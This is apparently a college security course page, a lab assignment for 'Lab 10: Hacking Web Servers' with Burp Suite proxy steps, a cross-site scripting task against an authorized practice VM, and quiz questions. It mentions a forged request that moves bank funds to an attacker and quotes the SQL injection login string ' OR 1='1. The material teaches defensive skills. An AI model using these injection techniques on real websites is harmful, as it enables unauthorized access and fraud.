
Note the GET request containing the malicious URL which requests the transfer the bank funds to attacker

When finished using the Burp Suite, disable the proxy settings in your browser:

"Pancakes" icon
> Preferences
> Advanced
> Network
> Settings...
> Select "No proxy"


Assignment

Lab 10 - the LAST one!



CIS 76 Linux Lab Exercise

Lab 10: Hacking Web Servers
Fall 2016

Lab 10: Hacking Web Servers

In this lab we will practice using reflected cross-site-scripting, stored cross-site scripting, cross-site forged requests and SQL injection to attack a website.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: https://simms-teach.com/docs/cis76/cis76-podsetup.pdf
- Review Lesson 12 here: https://simms-teach.com/docs/cis76/cis76lesson12.pdf

Part 1 - Reflected Cross-Site Scripting (XSS)

1) See related module in Lesson 12.
2) Insert code into the search field that both changes the text color to purple and displays a customized (with your first name) alert notice.
3) Include the inserted code in your report.

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 10 due

Quiz questions for next class:

- Using ' OR 1='1 as the password to log into a web application is what kind of attack?
- What the difference between stored and reflected cross-site scripting?
- The Burp Suite can be used as a HTTP proxy server (T or F)?

Backup